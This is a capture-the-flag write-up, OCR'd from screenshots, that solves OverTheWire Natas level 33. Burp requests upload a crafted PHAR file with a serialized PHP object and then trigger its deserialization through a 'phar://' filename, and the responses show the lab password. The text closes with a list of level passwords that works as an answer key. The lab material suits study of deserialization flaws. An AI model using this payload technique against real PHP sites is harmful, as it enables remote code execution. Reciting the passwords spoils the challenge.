
```
HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 18:46:16 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1659
```

Inspector

Request attributes	2
Request body parameters	3
Request cookies	1
Request headers	14
Response headers	10

Send it to repeater:

17 July,24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:48
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 ×
Send
Cancel
HTTP/1
Request
Pretty Raw Hex
Response
Inspector
Cancel
Apply changes
Search
0 highlights
Ready
Event log (6)
All issues
Memory: 148.4MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Target: http://natas33.natas.labs.overthewire.org

```
http://natas33.natas.labs.overthewire.org/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=9mc82k8lb1nn5hcb8rcms6qbg7
Connection: keep-alive

------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="filename"

9mc82k8lb1nn5hcb8rcms6qbg7
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
ÂO:8:"Executor":4:{s:18:"Executorfilename";s:9:"shell.php";s:19:"Execu
```

Selection 26 (0x1a)

Selected text

9mc82k8lb1nn5hcb8rcms6qbg7


Decoded from: Select

9mc82k8lb1nn5hcb8rcms6qbg7

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	14

change this to natas.phar and send this:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
1 2 3 4
23:49
Applications
Burp Suite Community Edition v2024.5.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 ×
Send
Cancel
Target: http://natas33.natas.labs.overthewire.org
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Done
1,982 bytes | 1,186 millis
Event log (6)
All issues
Memory: 148.4MB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Request:

```
9mc82k8lb1nn5hcb8rcms6qbg7
Connection: keep-alive

------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="filename"

natas.phar
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
ÂO:8:"Executor":4:{s:18:"Executorfilename";s:9:"shell.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txtÇ§;´text|þ%Ø-YÔ®L`¢-zjdN£0¤¦!ñÙæx`;GBMB
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 20 Jul 2024 18:49:17 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1643
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
```

Inspector:

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	14
Response headers	10


Now we go to HTTP history again and send it to repeater but this time we write the command to execute the file:

Replacing session id with command:

phar://natas.phar/test.txt

and send this:

17 July,24


KaliLinux - VMware Workstation
Burp Suite Community Edition v2024.5.4 - Temporary Project
Repeater
Send
Cancel
Request
Response
Inspector
Pretty
Raw
Hex

Target: http://natas33.natas.labs.overthewire.org HTTP/1

Request

```
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="filename"

phar://natas.phar/test.txt
------WebKitFormBoundaryFC2LWn7Liz7ePHGT
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
ÂO:8:"Executor":4:{s:18:"Executorfilename";s:9:"shell.php";s:19:"Executorsignature";b:1;s:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txtÇ§;´textþ%Ø-YÔ®L`¢-zjdN£0¤¦!ñÙæx`;GBMB
------WebKitFormBoundaryFC2LWn7Liz7ePHGT--
```

Response

```
    file, please try again!<br>
    Failur! MD5sum mismatch!<br>
                  <form enctype="multipart/form-data" action="index.php" method="POST">
      <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
      <input type="hidden" name="filename" value="9mc82k8lb1nn5hcb8rcms6qbg7" />
      Upload Firmware Update:<br/>
      <input name="uploadedfile" type="file" />
      <br />
      <input type="submit" value="Upload File" />
    </form>

    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
      </a>
    </div>
  </div>
</body>
</html>
Congratulations! Running firmware update: shell.php <br>
j407Q7Q5er5XFRCepmyXJaWCSIrslCJY
```

Selection 32 (0x20)

Selected text

j407Q7Q5er5XFRCepmyXJaWCSIrslCJY

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	14
Response headers	10


Done 2,451 bytes | 1,209 millis

Memory: 149.2MB

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

We successfully found the password of last level:


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
23:54
natas34.natas.labs.overthew
natas34.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
SUBMIT TOKEN
We Chall
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

NATAS34

Congratulations! You have reached the end... for now.

17 July,24



```
level0: natas0
level1: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
level2: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI
level3: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
level4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
level5: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
level6: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned
level7: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
level8: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
level9: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
level10: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
level11: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
level12: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
level13: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
level14: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ
level15: SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
level16: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
level17: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
level18: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
level19: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr
level20: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
level21: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
level22: d8rwGBl0Xslg3b76uh3fEbSlnOUBlozz
level23: dIUQcI3uSus1JEOSSWRAEXBG8KbR8tRs
level24: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd
level25: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws
level26: cVXXwxMS3Y26n5UZU89QgpGmWCelaQlE
level27: u3RRffXjysjgwFU6b9xa23i6prmUsYne
level28: 1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj
level29: 31F4j3Qi2PnuhIZQokxXk1L3QT9Cppns
level30: WQhx1BvcmP9irs2MP9tRnLsNaDI76YrH
